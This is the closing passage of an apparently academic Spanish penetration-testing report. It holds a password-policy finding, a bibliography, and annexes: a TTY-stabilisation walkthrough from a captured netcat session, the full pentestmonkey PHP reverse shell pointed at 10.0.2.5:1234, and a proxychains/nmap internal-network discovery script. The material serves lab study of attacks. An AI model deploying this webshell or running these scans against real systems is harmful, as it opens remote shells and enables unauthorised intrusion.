Severidad	Variable de grave a crítica
Descripción	La falta de una política que obligue a los usuarios a usar contraseñas seguras puede provocar que mediante un ataque de diccionario o similar un usuario malintencionado acceda al sistema.
Corrección	<ul style="list-style-type: none"> i. Definir una política de contraseñas segura: ii. Uso de caracteres alfanuméricos y símbolos. iii. Logitud mínima de 14 caracteres.

- iv. Caducidad cada 15 días.
- v. Imposibilidad de uso de las últimas 6 contraseñas.
- vi. Variaciones de mínimo el 80 por ciento de la contraseña actual.

Bibliografía

- [1] Benjumea Gómez, O. (2021). *Bastionar servidores de datos*. FUOC.
- [2] Blog de Constanza (a.k.a Lxbx). (s.f.). *Laboratorio de pivoting con socat y chisel*. Obtenido de <https://lxbxwxb.blogspot.com/2023/03/laboratorio-pivoting-con-socat-y-chisel.html>
- [3] Cyber Security News. (Mayo de 2021). *What are the 10 most dangerous Injection attacks?* Obtenido de <https://cybersecuritynews.com.cdn.ampproject.org/c/s/cybersecuritynews.com/injection-attacks/?amp>
- [4] Docker. (Octubre de 2022). *Docker Docs*. Obtenido de <https://docs.docker.com/get-started/>.
- [5] Ethical Hacking Consultores. (s.f.). *Como utilizar crunch: una guía completa*. Obtenido de <https://blog.ehcgroup.io/2019/01/09/15/29/15/4518/como-utilizar-crunch-una-guia-completa/hacking/ehacking/>
- [6] HackTheBox Academy. (s.f.). *Cracking passwords with hashcat*. Obtenido de <https://academy.hackthebox.com/>
- [7] HackTheBox Academy. (s.f.). *Login Brute Forcing*. Obtenido de <https://academy.hackthebox.com/>
- [8] Lerner, E. (s.f.). *PHuLP-FPizdaM*. Obtenido de <https://github.com/neex/phuip-fpizdam>
- [9] Omar Benjumea Gómez. (2021). *Ataques a servidores de datos*. FUOC.
- [10] Palop, C. (2023). *PEASS-ng*. Obtenido de <https://github.com/carlospolop/PEASS-ng>
- [11] *Php.net*. (2022). Obtenido de <https://www.php.net/manual/es/>
- [12] Pillora, J. (s.f.). *Chisel v1.8.1*. Obtenido de <https://github.com/jpillora/chisel/releases/tag/v1.8.1>
- [13] Repositorio Github de Zhang1933. (s.f.). *Linux rootkit*. Obtenido de <https://github.com/Zhang1933/linux-rootkit>
- [14] Tsai, O. (s.f.). *PHP-FPM RCE(CVE-2019-11043)*. Obtenido de <https://blog.orange.tw/2019/10/an-analysis-and-thought-about-recently.html>

Anexo

A. Tratamiento de la tty

El siguiente procedimiento es aplicable a la gran mayoría de distribuciones Linux.

PASO 1: Ejecutamos el siguiente comando:

```
script /dev/null -c bash
```

Este comando lanza una subshell de `bash` y guarda todo lo que sucede dentro de esa subshell en un archivo que se descarta de inmediato (`/dev/null`), lo que significa que la sesión no se guarda en ningún archivo persistente.


PASO 2: A continuación, presionamos Control + Z y enviamos el proceso a segundo plano (es como enviar la señal SIGTSTP (20) con el comando `kill`).

PASO 3: Ejecutamos la siguiente sentencia:

```
stty raw -echo; fg
```

Configura el terminal para deshabilitar el eco de la entrada y ponerlo en modo "bruto" (el sistema operativo no realizará ningún procesamiento adicional en la entrada de datos).

PASO 4: Escribimos `reset` para continuar y a la pregunta: Terminal type? Escribimos `xterm`.



```
(dani@kali) - [~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 36752
Linux ac18a2690cf3 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debia
n 6.1.12-1kali2 (2023-02-23) x86_64 x86_64 x86_64 GNU/Linux
 16:04:00 up 5:34,  0 users,  load average: 0.05, 0.04, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
└─$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ac18a2690cf3:/$ ^Z
zsh: suspended nc -lvnp 1234

(dani@kali) - [~]
└─$ stty raw -echo; fg
[1] + continued nc -lvnp 1234
reset
reset: unknown terminal type unknown
Terminal type? xterm
```

PASO 5: Aunque lo hemos indicado si miramos la variable `TERM` sigue valiendo `dumb`. Por lo tanto, debemos exportarla para que valga `xterm`.

```
export TERM=xterm
export SHELL=bash
```

Elegimos `bash` porque así podremos usar `Control+C`, `Control+L`, el `history`... Es mucho más cómodo trabajar así.

```
www-data@ac18a2690cf3:/$ echo $TERM
dumb
www-data@ac18a2690cf3:/$ export TERM=xterm
www-data@ac18a2690cf3:/$ export SHELL=bash
www-data@ac18a2690cf3:/$ ps -aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIM
E COMMAND
root         1  0.0  0.0  18380  3100 pts/0    Ss+  11:27   0:0
4 bash executio
root        22  0.0  0.0  29152  2968 ?        S    11:27   0:0
0 /usr/sbin/vsf
root        57  0.0  0.4 327128 18652 ?        Ss   11:27   0:0
0 /usr/sbin/apa
root        83  0.0  0.1  72304  4080 ?        Ss   11:27   0:0
0 /usr/sbin/ssh
root        85  0.0  0.0  18380  3092 pts/0    S+   11:27   0:0
0 /bin/bash ./m
www-data  14380  0.0  0.0   4632   760 ?        S    16:03   0:0
0 /bin/sh -i
```

PASO 6: Un último tratamiento que es muy aconsejable realizar a nuestra `tty` es ajustar el número de filas y columnas. Como vemos, al realizar un `ps -aux` el terminal corta la salida por el número de columnas configurado.

```
www-data@ac18a2690cf3:/$ stty -a
speed 38400 baud; rows 24; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^H; Kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R;
werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk brkint ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff
-iuclc -ixany imaxbel -iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echopr
echoctl echoke -flusho -extproc
www-data@ac18a2690cf3:/$
```

Entre otros valores podemos ver que nuestro terminal tiene 24 filas y 80 columnas. Este valor es por defecto en la mayoría de los terminales Unix/Linux y es muy recomendable cambiarlo.

```
stty rows 50 columns 180
```

B. Reverse Shell (*webshell*)

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
```

```
//  
// In all other respects the GPL version 2 applies:  
//  
// This program is free software; you can redistribute it and/or modify  
// it under the terms of the GNU General Public License version 2 as  
// published by the Free Software Foundation.  
//  
// This program is distributed in the hope that it will be useful,  
// but WITHOUT ANY WARRANTY; without even the implied warranty of  
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the  
// GNU General Public License for more details.  
//  
// You should have received a copy of the GNU General Public License along  
// with this program; if not, write to the Free Software Foundation, Inc.,  
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.  
//  
// This tool may be used for legal purposes only. Users take full responsibility  
// for any actions performed using this tool. If these terms are not acceptable to  
// you, then do not use this tool.  
//  
// You are encouraged to send comments, improvements or suggestions to  
// me at pentestmonkey@pentestmonkey.net  
//  
// Description  
// -----  
// This script will make an outbound TCP connection to a hardcoded IP and port.  
// The recipient will be given a shell running as the current user (apache normally).  
//  
// Limitations  
// -----  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will fail and  
// return FALSE under Windows.  
// Some compile-time options are needed for daemonisation (like pcntl, posix). These  
// are rarely available.  
//  
// Usage  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.0.2.5'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later  
//  
  
// pcntl_fork is hardly ever available, but will allow us to daemonise  
// our php process and avoid zombies. Worth a try...  
if (function_exists('pcntl_fork')) {  
    // Fork and have the parent process exit  
    $pid = pcntl_fork();  
  
    if ($pid == -1) {  
        printit("ERROR: Can't fork");  
        exit(1);  
    }  
}
```

```
}

if ($pid) {
    exit(0); // Parent exits
}

// Make the current process a session leader
// Will only succeed if we forked
if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
}

$daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they
won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
}
```

```
}

// Check for end of STDOUT
if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
}

// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

C. discovery.sh

```
#!/bin/bash

for i in {1..254}
do
    output=$(seq 1000 2500 | xargs -P 50 -I{} proxychains nmap -p {} -sT -Pn --open -n -T4 --min-parallelism 100 --min-rate 1 -oG - 172.18.0.$i | grep "open/tcp")

    if [[ $output == *"open/tcp"* ]]
    then
        echo "[i] Máquina con puerto abierto encontrada: 172.18.0.$i"
        echo "[i] Se finaliza el escaneo. Validar la IP"
        break
    fi
done
```

```
seq 1000 2000 | xargs -P 50 -I{} proxychains nmap -p 80,443,3389,445,22 -sT -Pn --open -n -T4 --min-parallelism 100 --min-rate 1 --oG proxychains_nmap -append-output 192.168.1.$1
```

Este comando toma la secuencia de números generada y la pasa como un argumento a `xargs`.

`xargs` divide los números de la secuencia en grupos y ejecuta el comando `proxychains nmap` para cada grupo.

- **seq 1000 2000**: genera una secuencia de números del 1000 al 2000. Esta secuencia se utiliza para realizar un escaneo de puertos en una dirección IP determinada.
- **-P 50** especifica que se deben ejecutar 50 procesos simultáneos.
- **-I{}** indica que los números de la secuencia se sustituirán por `{}` en el comando siguiente.
- **proxychains nmap** es el comando que se ejecuta para realizar el escaneo de puertos.
- **-p 80,443,3389,445,22** especifica los puertos que se van a escanear.
- **-sT** indica que se debe realizar un escaneo de tipo TCP Connect.
- **-Pn** indica que no se debe realizar un escaneo de ping.
- **--open** muestra solo los puertos que están abiertos.
- **-n** desactiva la resolución de nombres de dominio.
- **-T4** establece el tiempo de espera en milisegundos entre paquetes en 4 (velocidad media).

- **--min-parallelism 100** especifica el número mínimo de conexiones paralelas a usar.
- **--min-rate 1** establece la velocidad mínima de paquetes enviados.
- **--oG 192.168.1.\$i** crea un archivo de salida en formato "growable" con el nombre "192.168.1.x".